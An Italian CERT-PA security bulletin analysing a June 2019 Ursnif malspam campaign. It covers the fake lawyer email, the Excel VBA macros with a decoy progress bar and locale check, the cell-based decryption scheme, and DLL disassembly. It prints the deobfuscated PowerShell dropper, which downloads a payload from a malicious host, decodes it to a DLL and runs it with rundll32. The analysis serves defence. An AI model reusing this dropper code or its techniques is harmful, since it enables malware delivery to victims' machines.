AGID Agenzia per l'Italia Digitale

Computer Emergency Response Team Pubblica Amministrazione CERT-PA

Bollettino: Dropper Ursnif con form VBA e limitato al mese di Giugno

ID: CERT-PA-B004-270610 Data: 27/06/2019

AVVERTENZE

Il documento ha lo scopo di fornire alle Amministrazioni accreditate il quadro di riferimento degli scenari di minaccia rilevati dal CERT-PA, al fine di consentire loro di avviare tempestivamente valutazioni di impatto sui propri sistemi informativi e implementare le misure di contrasto/contenimento dei rischi correlati.

Il CERT-PA, nell'erogare al meglio questo servizio, si avvale di propri fornitori e di fonti pubbliche disponibili in Rete, individuati e selezionati tra i più autorevoli organismi di sicurezza, aziende specializzate e fornitori di tecnologie, al fine di garantire alla comunità di riferimento – con la massima accuratezza, affidabilità e tempestività possibile – le informazioni utili per la prevenzione e la gestione degli incidenti di sicurezza informatica.

Non è consentito far uso di queste informazioni per finalità differenti da quelle sopra indicate.

La presenza di rinvii operati mediante tecniche di ipertesto (link) non costituisce una raccomandazione del CERT-PA verso il soggetto richiamato, ma unicamente uno strumento per facilitare il rapido recupero di informazioni utili.

Indice


Sommario

Il CERT-PA ha rilevato una campagna di malspam veicolata a partire da giovedì 27 giugno 2019, attraverso **finte** e-mail di sollecito pagamento**.**

Il payload finale è Ursnif, di particolare interesse risultano essere le modalità con cui il dropper determina la lingua del sistema operativo, la finestra modale con la quale distrae l'utente e l'entry-point della DLL contenente il malware.

L'e-mail di malspam

L'e-mail si presenta come una finta richiesta di pagamento da parte di un avvocato, con allegato un file *Excel 97 (.xls)* ed avente come mittente `avv.nicastro@tim.it`



L'italiano usato nell'e-mail è corretto, la firma nell'e-mail sembra non essere veritiera, così come il mittente.


Giudicando dagli header l'e-mail sembra sia stata inviata da un'utenza *Alice* rubata, passando per l'MTA di *Welcome Italia*.

```
Received: from 46-44-201-116.ip.welcomeitalia.it (unknown [46.44.201.116])
        by XXX with ESMTP id YYYY for ZZZZ; Thu, 27 Jun 2019 12:23:50 +0200 (CEST)
Received: from ugjwrwnzvp.lxfohcqgxi.aliceposta.it (ugjwrwnzvp.lxfohcqgxi.aliceposta.it
[160.102.198.28])
        by ugjwrwnzvp.lxfohcqgxi.aliceposta.it with ESMTP
```

L'e-mail contiene un solo allegato Excel 97 di nome `FT N 93272 Allegati.xls`, nome la cui parte numerica è probabilmente generata casualmente.


Il documento Excel


Il documento Excel presenta il consueto invito ad abilitare le macro, le immagini usate hanno lo scopo di incuriosire (od intimidire) l'utente.



Come è tipico in questi documenti malevoli, le righe di separazione delle celle e le intestazioni delle celle (colonne e righe) sono state nascoste.

Una tendenza recente è quella di inserire i comandi Powershell eseguiti dalle macro VBA nelle celle del documento (per evitare il controllo degli AV), è possibile vedere il contenuto di queste celle evidenziandole (poichè il colore è bianco su sfondo bianco).





Analisi tecnica delle macro

Il documento è particolare in quanto presenta più moduli VBA:

- Il modulo contenente `Workbook_Open` e il codice che avvia la catena di infezione
- Un modulo di utilità `HideTitleBar` che rimuove la barra di titolo dalla finestra descritta sotto.
- Un form che funge da modale con una progress bar.

Modulo HideTitleBar

Il codice in questo modulo, non è offuscato.

A parte le dichiarazioni delle API (scegliento il formato VBA6 e VBA7 con una macro del pre-processore) il modulo contiene solo una routine per nascondere la barra del titolo.

```
Sub HideTitleBar(frm As Object)
   Dim lngWindow As Long
   Dim lFrmHdl As Long
   lFrmHdl = FindWindowA(vbNullString, frm.Caption)
   lngWindow = GetWindowLong(lFrmHdl, GWL_STYLE)
   lngWindow = lngWindow And (Not WS_CAPTION)
   Call SetWindowLong(lFrmHdl, GWL_STYLE, lngWindow)
   Call DrawMenuBar(lFrmHdl)
End Sub
```


L'implementazione è lineare: viene rimosso il flag di stile `WS_CAPTION` ed aggiornata la finestra (`DrawMenuBar`).

Notare che `FindWindowA`, usata per trovare l'handle della finestra a partire dal titolo, non era necessaria (oltre che essere funzionalmente sbagliata) in quanto il form espone l'handle tramite la proprietà `Hwnd`. Sembra che l'autore abbia copiato il codice dal link .

Form ufProgress

Il codice in questo modulo, non è offuscato.

Il form simula una progress bar, tramite l'utilizzo di un Frame e due Label (una per mostrare lo stato di avanzamento ed una per creare il riempimento della progress bar).



Il form è principalmente passivo, manipolato dal codice che avvia l'infezione per il solo scopo di tenere l'utente occupato. L'unico codice presente è nell'evento `Form_Initialize` (eseguito quando l'oggetto VBA che rappresenta il form è instanziato, prima della creazione della finestra *Windows* associata):

```
Private Sub UserForm_Initialize()
#If IsMac = False Then
   'Hide the title bar to prevent closing and moving
   Me.Height = Me.Height - 10
   HideTitleBar.HideTitleBar Me
#End If
End Sub
```

Non vi è niente di particolarmente interessante in questo codice, il controllo sull'OS tramite macro del pre-processore è principalmente inutile e il ridimensionamento verticale è arbitrario (anzichè utilizzando `GetSystemMetrics(SM_CYCAPTION)`) e ha il solo scopo di ricentrare il contenuto dopo che la barra del titolo è stata rimossa.

Modulo principale

Il codice in questo modulo è leggermente offuscato.

Questo modulo si occupa di avviare la catena di infezione, contiene l'entry-point e effettua i controlli sulla lingua dell'OS.

La tecnica di offuscazione usata consiste nell'utilizzo di nomi non semantici, sono stati aggiunti degli statement inutili (come assegnazioni di variabili mai lette e `Debug.Print` di constanti stringhe).

```
Function bc(ea As Integer)
    Debug.Print vbCrLf & "Case11 range in range": bc = Cells(ea, msoFontAlignTop)
End Function

Function SimS()
For i = 1 To 1000000000
    s = Yuko(3)
    Berdo = "Rows(a + 1).EntireRow.Delete": If s = "jjj" Then Exit For

  Next
End Function
Function Yuko(n)
    Dim i, j, m, s, chars
    Randomize
    chars = "abcdefghijklmnopqrstuvwxyzQWERTYUIOPASDFGHJKLZXCVBNM"
    m = Len(chars)
    For i = 1 To n
      j = 1 + Int(m * Rnd())
      s = s & Mid(chars, j, 1)
    Next
    Yuko = s
End Function

Sub mZERO()
Dim rng As Range
ufProgress.LabelProgress.Width = 0
ufProgress.Show
BeginRow = 50
Randomize
Endrow = Int(1500 * Rnd) + 1000
ChkCol = 1

For RowCnt = BeginRow To Endrow

    pctdone = RowCnt / Endrow
    With ufProgress
        .LabelCaption.Caption = "conversione " & RowCnt & " of " & Endrow
        .LabelProgress.Width = pctdone * (.FrameProgress.Width)
    End With
    DoEvents
    If Cells(RowCnt, ChkCol).Value < 1 Then
        Cells(RowCnt, ChkCol).EntireRow.Hidden = True
    End If

    If RowCnt = Endrow Then Unload ufProgress
Next RowCnt
```

Il flusso di esecuzione dall'entry-point è il seguente

```
Private Sub Workbook_Open()
  Pause

  If CheckLocale = 2 Then
    ordine
    ShowProgressDialog
  End If

End Sub
```

Pausa prima dell'infezione

La modalità in cui viene effettuata la pausa è particolare (ma non nuova): viene generata una stringa casuale di tre lettere ripetutamente fino a che questa non coincide con `jjj` o sono stati effettuati un miliardo di tentativi.

```
Function Pause()
  For i = 1 To 1000000000
    s = RndString(3)
   If s = "jjj" Then Exit For
  Next
End Function
```

Controllo sulla lingua

`CheckLocale` controlla la lingua dell'OS, tuttavia non utilizza l'oggetto `Application` (come è stata consuetudine fino a di recente) ma effettua un controllo sul nome esteso del mese corrente.

```
Function CheckLocale()
  CheckLocale = Format(Date, "Long Date")
  yy = Split(CheckLocale, " ")
  CheckLocale = yy(2)
  CheckLocale = Len(CheckLocale) - Len(Replace(CheckLocale, "g", ""))
End Function
```

Le prime tre righe della funzione recuperano il nome del mese corrente (è la terza parola della stringa ritornata da `Format`). L'ultima riga calcola la differenza tra la lunghezza del nome del mese e la lunghezza dello stesso nome senza le `g`. Semplificando, esso conta il numero di `g` nel nome del mese (tutto minuscolo per formato).

Il numero di `g` deve essere 2 (due) per continuare con l'infezione.

Questo controllo fa rientrare tra le macchine infettabili non solo i computer italiani ma anche di altre lingue come il maori, il portoghese, il lituano, il corsico, il bretone e alcuni dialetti tedeschi (supposto esista un language pack per questi).

Un'altra caratteristica del controllo è che l'infezione, nel caso italiano, è limitata ai mesi di giugno e maggio. Considerano che abbiamo avuto evidenza della campagna solo nell'ultima settimana di giugno, solo questo sembra il mese in cui l'infezione è possibile.

Finestra di progresso

Prima di analizzare il codice di infezione (`ordine`) viene brevemente descritto come viene mostrata ed aggiornata la finestra con la progress bar.

```
Sub ShowProgressDialog()
  Dim rng As Range
  ufProgress.LabelProgress.Width = 0
  ufProgress.Show

  Randomize
  Endrow = Int(1500 * Rnd) + 1000
  For RowCnt = 50 To Endrow

    pctdone = RowCnt / Endrow
    With ufProgress
       .LabelCaption.Caption = "conversione " & RowCnt & " of " & Endrow
       .LabelProgress.Width = pctdone * (.FrameProgress.Width)
    End With

    DoEvents

    'Hide Rows
    If Cells(RowCnt, 1).Value < 1 Then
       Cells(RowCnt, 1).EntireRow.Hidden = True
    End If

    If RowCnt = Endrow Then Unload ufProgress
  Next RowCnt
End Sub
```

Dopo aver mostrato il form, il codice genera un numero casuale *N* tra 1000 e 2500 (escluso); dopodichè simula la conversione di *N* elementi. Notare la presenza della parola *of*, probabilmente una svista dell'autore.

Per far impiegare un minimo di tempo ad ogni iterazione, le righe con valore minore di 1 (in particolare quelle vuote) vengono nascoste, questo è, probabilmente, anche il motivo per cui il conteggio inizia da 50 anzichè da 1 (in modo da non nascondere le righe usate per l'infezione sebbene questa sia già partita quando questo codice è invocato e le righe nascoste siano comunque accessibili tramite VBA).

La Label che riempe il Frame viene allargata in base alla percentuale coperta, in modo da fare effetto progress bar.

Codice di infezione

L'infezione, come è tipico, ha scopo ultimo di eseguire un comando tramite la funzione `Shell`.

In questo caso il comando è composto da tre parti: quella iniziale ottenuta decifrando una serie di righe, quella di mezzo ottenuta con una semplice sostituzione del contenuto di una cella e quella finale che è simile alla prima.

```
Function ordine()
  Shell(decryptFirstColRows(5, 23) & decryptCell1x40 & decryptFirstColRows(2, 4), 0)
End Function
```

`decryptCell1x40` sosituisce il carattere – con quello + nel contenuto della cella 40, 1 (riga, colonna).

La funzione `decryptFirstColRows` invece decifra il contenuto delle celle della prima colonna indicate dai suoi due parametri (inizio e fine, compresi).

Utilizza un algoritmo di decifratura (non nuovo) che tratta il contenuto delle celle come un insieme di blocchi.

```
Function decrypt(ByVal str As String) As String
 Dim nBlocks As Integer

 Dim J As Integer
 Dim I As Integer
 Dim offset() As Integer
 Dim charCodes() As Long
 Dim blockLen As Integer

 blockLen = IIf(Right(str, 1) Mod 2 = 0, 5, 4)

 'Remove last char
 str = Left(str, Len(str) - 1)

 nBlocks = Len(str) / blockLen - 1

 ReDim offset(nBlocks)
 ReDim charCodes(nBlocks)

 J = 0
 I = 0

 'An array from -(nBlocks + 1) to -1
 For I = 0 To nBlocks
  offset(I) = I - (nBlocks + 1)
```

```
  Next I

  'Each block is:
  ' 0 .. 0 / 0 .. 1 = Index numer
  ' 1 .. 3 / 2 .. 4 = Chr

  'Scan from 0 to nBlock
  For J = 0 To nBlocks
    For I = 0 To nBlocks
      'Find the block with index J
      If CInt(Mid(str, I * blockLen + 1, blockLen - 3)) = J Then
        'Save the chr in charCodes plus its offset
        charCodes(J) = (Mid(str, (I + 1) * blockLen - 2, 3) + offset(J))
        Exit For
      End If
    Next I
  Next J

  'Convert backs
  decrypt = ""
  For J = 0 To nBlocks
    decrypt = decrypt & Chr(chCC(Z))
  Next J
End Function
```

L'ultimo carattere del contenuto della cella determina la lunghezza dei blocchi usati per processare la stringa, se pari la lunghezza è cinque, altrimenti quattro.

Ogni blocco è composo da uno/due caratteri numerici che indicano la sua posizione all'interno della stringa decodificata (il suo indice) e tre caratteri numerici che indicano il codice del carattere (in codifica *cp1252*) che il blocco rappresenta.

Il codice del carattere è sommato ad un *offset* prima di essere usato, questo offset corrisponde a *I – N* dove I è l'indice del blocco ed *N* è il numero di blocchi.

Ad esempio la cella 4, 1 contiene `703501205097903510774040204830488043606381` che si interpreta così:

`7035 0120 5097 9035 1077 4040 2048 3048 8043 6038` **`1`**

Il carattere **1** evidenziato, essendo dispari, permette di dividere il resto della stringa in 10 blocchi da 4 caratteri ciascuno. Il primo carattere di ogni blocco è il suo indice,i restanti tre sono invece il codice del carattere (a cui va sommato l'offset) che il blocco rappresenta.

Ad esempio il blocco `4040` ha indice `4` e codice carattere `040` (ovvero 40), questo significa che esso rappresenta il quinto carattere della stringa (gli indici iniziano da 0) e che il codice carattere finale è dato da 40 più il corrispondente offset che si calcola come 4-10 = -6.

Una volta ordinati per indice, i codici caratteri finali corrispondendi ai blocchi sono `120 - 10, 77 - 9, 48 - 8, 48 - 7, 40 - 6, 97 - 5, 38 - 4, 35 - 3, 43 - 2, 35 - 1` che corrispondono alla stringa `nD()"\" )"` (parte finale del comando eseguito).

Quando decifrato interamente il comando eseguito è uno script Powershell egeuito tramite *wmic*.

Dropper Powershell

Il comando Powershell non presenta caratteristiche innovative, le seguenti tecniche sono utilizzate ripetutamente:

- Impostazioni di alias per istruzioni come `New-Object`.
- Utilizzo di stringhe compresse e codificate in Base64 e poi eseguite tramite `iex`.
- Utilizzo di variabili con nomi non sintatticamente validi (tramite `Set-Variable`, `sv`).

I primi quattro stadi

Gli alias impostati durante i primi quattro stadi sono.

```
Ll -> Sal
Pp -> New-Object
Ppp -> iEX
Xf -> Get-Date
Jq -> rundll32
TK -> Get-Counter
```

Ogni stadio decifra il seguente tramite elaborazione sulle stringhe, tipicamente decodificando da Base64 e decompremendo o convertendo da codici caratteri a caratteri ed unendo l'array ottenuto.

Ultimo stadio

Il quinto e finale stadio, una volta deoffuscato si presenta così

```
if ( Get-Date|Out-String) -like '*gn*')
{
 ${I`i}="https://fundoluyr.fund/e.php";
 ${i`I}="${ii}?"+(Get-Date -Format ('o')).SubString(0,27); #2019-06-
27T14:33:01.0185781
 ${Ez}="Net.WebClient";
 function RSd([string] ${t`eE})
 {
  ${L} = @{};
  ${L}.';' = 'T';
  ${L}.'_' ='V';
  ${I}.'-' = 'A';
  Foreach(${E} in ${I}.Keys)
  {
   ${T`ee} = ${T`ee}.Replace(${e}, ${I}.${e})
  }
  return ${T`EE}
 }
 $_43U = ${II}
}
else
{
 exit
};

$_4H = ${Ez}; #NetWebClient

dir "ect*";

$wm = New-Object $_4H;
$Gu = $wm.DownloadString;

${L`y}=$Gu($_43U);

if((Get-Counter| FL -Property ('*') | Out-String) -Match 'isco f')
{
 ${G`A}=${En`V`:temp};
 ${gg}=(${D} = (gci ${G`A}| Get-Random).Name -replace ".{4}$";
 ${WY}=${g`A}+'\'+${gg}+'.';

 [io.file]::"w`Ri`T`eallBYTes"(${w`y}, [Convert]::FromBase64String((Rsd(${ly})).Replace.'
','"))
};
if( (gci ${w`Y})."LE`N`GTH" -lt 200)
```

```
{
 exit
};
Sleep 9;

#Delete Temporary Internet Files:
rundll32 "InetCpl.cpl", "ClearMyTracksByProcess" 8 | rundll32 '/s' ${wy},
"DllRegisterServer";

Sleep 55;

&('sl');

#Corrupt the base 64 file
[io.file]::"w`RItEAL`lLIN`ES"(${w`y},[regex]::Replace(${ly},'\d','.'))
```

L'infezione prosegue solo se la data corrente, in formato esteso, contiene la stringa `gn` (probabilmente riferendosi a giugno, un modo per limitare la campagna a pochi giorni?).

Viene scaricato un payload da `https://fundoluyr.fund/e.php?2019-06-27T14:33:01.0185781` dove la parte query dell'URL è la data corrente. Il payload viene ritornato con un nome file con estensione `jpg`.

Al contenuto del payload vengono rimossi gli spazi e sostituiti i caratteri `;` `_` `-` con `T` `V` `A` rispettivamente. Questo genera una stringa Base64 che decodificata contiene una DLL con il malware Ursnif.

A parte le pause ed i controlli sulla lunghezza del payload, lo script cancella i file temporanei di IE tramite l'entry-point `ClearMyTracksByProcess` di `InetCpl.cpl` ed esegue il metodo `DllRegisterServer` della DLL contenente Ursnif.

Infine esso corrompe la DLL scaricata sovrascrivendola con il contenuto originale scaricato dal server ma in cui i numeri sono stati rimpiazzati da un punto.

E' interessante notare l'utilizzo di rundll32 (un modulo per l'esecuzione di servizi deployati come DLL) per l'esecuzione del malware.

La DLL di Ursnif

Il malware Ursnif è ben conosciuto per cui non verrà fatta un'analisi delle sue funzionalità, tuttavia rimane utile esplicare il modo in cui il codice malevolo viene invocato all'interno della DLL.

Il dropper invoca la DLL chiamando il suo export `DllRegisterServer` (Usata dai server COM per creare le chiavi di registro necessarie alla loro identificazione) ma il totale di funzioni esportate è quattro

Name	Address	Ordinal
DllMain(x,x,x)	0000000010012684	1
DllRegisterServer	00000000100125CD	2
DllUnregisterServer	000000001001292B	3
DllEntryPoint	00000000100131DD	

Queste funzioni sono tipicamente sempre presenti in un server COM ma trattandosi di Ursnif è opportuno verificare se hanno un ruolo nell'infezione.

`DllEntryPoint` è l'entry-point PE della DLL (quello che, nella documentazione di Microsoft, ha il nome canonico di `DllMain`, da non confondersi con l'omonima funzione esportata), il quale è stato generato in automatico dal compilatore (VC++) ed ha il formato canonico che si occupa di inizializzare il *CRT* (C-RunTime) e di chiamare la funzione `DllMain` della DLL (in modo analogo a come è chiamata `main/wmain/WinMain/wWinMain`).

`DllMain` contiene del codice funzionalmente inutile tranne che per la chiamata ad una procedura, rinominata `malicious`, che risulta usata anche da `DllRegisterServer` e `DllUnregisterServer`.

```
push    eax
lea     ecx, [ebp+var_10]
call    ds:??Y?$basic_string@DU?$char_traits@D@std@@@V?$allocator@D@2@@std@@QAEAAV01@PBD@Z
mov     ecx, [ebp+lpBuffer]
push    ecx             ; lpBuffer
push    772h            ; nBufferLength
call    ds:GetTempPathA
mov     [ebp+var_788], eax
push    offset aPeople  ; "people "
lea     ecx, [ebp+var_10]
call    ds:??Y?$basic_string@DU?$char_traits@D@std@@@V?$allocator@D@2@@std@@QAEAAV01@PBD@Z
mov     edx, [ebp+var_790]
sub     edx, 9B6Bh
sub     edx, dword_1001B088
mov     dword_1001B088, edx
push    772h            ; nSize
lea     eax, [ebp+Buffer]
push    eax             ; lpFilename
push    0               ; hModule
call    ds:GetModuleFileNameA
mov     [ebp+var_788], eax
mov     ecx, dword_1001B088
sub     ecx, 9B6Bh
sub     ecx, [ebp+var_788]
mov     [ebp+var_788], ecx
mov     edx, [ebp+var_790]
push    edx
call    maliciuos
_DllMain@12 endp
```

xrefs

xrefs to maliciuos


Directio	Type	Address	Text
Up	p	DllRegisterServer+28	call maliciuos
	p	DllMain(x,x,x)+21E	call maliciuos
D...	p	DllUnregisterServer+2B	call maliciuos

Le due funzioni `DllRegisterServer` e `DllUnregisterServer` sono molto corte e hanno l'unico scopo di chiamare `malicious`.

```
; Exported entry   3. DllUnregisterServer


; Attributes: noreturn bp-based frame

; HRESULT __stdcall DllUnregisterServer()
public DllUnregisterServer
DllUnregisterServer proc near
push    ebp
mov     ebp, esp
push    ecx
mov     eax, dword_1001B028
mov     ecx, dword_1001B088
lea     edx, [ecx+eax+4000h]
sub     edx, dword_1001B01C
mov     dword_1001B01C, edx
xor     eax, eax
mov     ax, word ptr dword_1001B024
push    eax
call    maliciuos
DllUnregisterServer endp
```

```
; Exported entry   2. DllRegisterServer


; Attributes: noreturn bp-based frame

; HRESULT __stdcall DllRegisterServer()
public DllRegisterServer
DllRegisterServer proc near
push    ebp
mov     ebp, esp
mov     eax, dword_1001B01C
sub     eax, dword_1001B028
xor     ecx, ecx
mov     cx, word ptr dword_1001B088
add     eax, ecx
mov     dword_1001B028, eax
xor     edx, edx
mov     dx, word ptr dword_1001B024
push    edx
call    maliciuos
```

